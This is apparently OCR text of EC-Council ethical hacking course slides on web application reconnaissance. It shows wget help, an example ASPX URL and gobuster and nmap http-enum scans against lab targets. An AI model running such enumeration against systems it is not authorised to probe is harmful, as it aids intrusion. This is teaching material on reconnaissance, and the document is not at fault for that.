
Analyze Web Applications: Identify Server-Side Functionality

- Examine page source information and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications

Tools used

GNU Wget	*https://www.gnu.org*
curl	*https://curl.se*
BlackWidow	*http://softbytelabs.com*


GNU Wget



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $wget --help
GNU Wget 1.21, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version                   display the version of Wget and exit
  -h,  --help                      print this help
  -b,  --background                go to background after startup
  -e,  --execute=COMMAND           execute a `.wgetrc'-style command

Logging and input file:
  -o,  --output-file=FILE          log messages to FILE
  -a,  --append-output=FILE        append messages to FILE
  -d,  --debug                     print lots of debugging information
  -q,  --quiet                     quiet (no output)
  -v,  --verbose                   be verbose (this is the default)
  -nv, --no-verbose                turn off verboseness, without being quiet
       --report-speed=TYPE         output bandwidth as TYPE.  TYPE can be bits
  -i,  --input-file=FILE           download URLs found in local or external FILE
  -F,  --force-html                treat input file as HTML
  -B,  --base=URL                  resolves HTML input-file links (-i -F)
                                     relative to URL
       --config=FILE               specify config file to use
       --no-config                 do not read any config file
       --rejected-log=FILE         log reasons for URL rejection to FILE
```

https://www.gnu.org

Examine URL



SSL

ASPX Platform


```
https://www.certifiedhacker.com/customers.aspx?name=existing%20clients&isActive=
0&startDate=20%2F11%2F2020&endDate=20%2F04%2F2022&showBy=name
```

Database Column

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


Analyze Web Applications: Identify Files and Directories

- Attackers use tools such as **Gobuster** or **Nmap NSE script http-enum** to enumerate applications, as well as hidden directories and files of the web application hosted on the web server, that are exposed on the Internet



```
┌─[attacker@parrot]─[/usr/share/wordlists/dirb]
└──╼ $gobuster dir -u http://www.certifiedhacker.com -w common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.certifiedhacker.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/26 04:35:15 Starting gobuster in directory enumeration mode
===============================================================
/.history             (Status: 406) [Size: 226]
/.bash_history        (Status: 406) [Size: 226]
/.htaccess            (Status: 403) [Size: 318]
/.htpasswd            (Status: 403) [Size: 318]
/.sh_history          (Status: 406) [Size: 226]
/blog                 (Status: 301) [Size: 244] [--> http://www.certifiedhacker.com/blog/]
/cgi-bin              (Status: 301) [Size: 247] [--> http://www.certifiedhacker.com/cgi-bin/]
/cgi-bin/             (Status: 403) [Size: 318]
/cgi-sys              (Status: 301) [Size: 247] [--> http://www.certifiedhacker.com/cgi-sys/]
/controlpanel         (Status: 200) [Size: 33969]
/cpanel               (Status: 200) [Size: 33969]
/css                  (Status: 301) [Size: 243] [--> http://www.certifiedhacker.com/css/]
/docs                 (Status: 301) [Size: 244] [--> http://www.certifiedhacker.com/docs/]
/error_log            (Status: 403) [Size: 318]
```

https://github.com



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-23 02:41 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0056s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft ESMTP 10.0.17763.1
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-server-header: Microsoft-IIS/10.0
| http-enum:
|_  /login.aspx: Possible admin folder
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.35 seconds
```

https://nmap.org

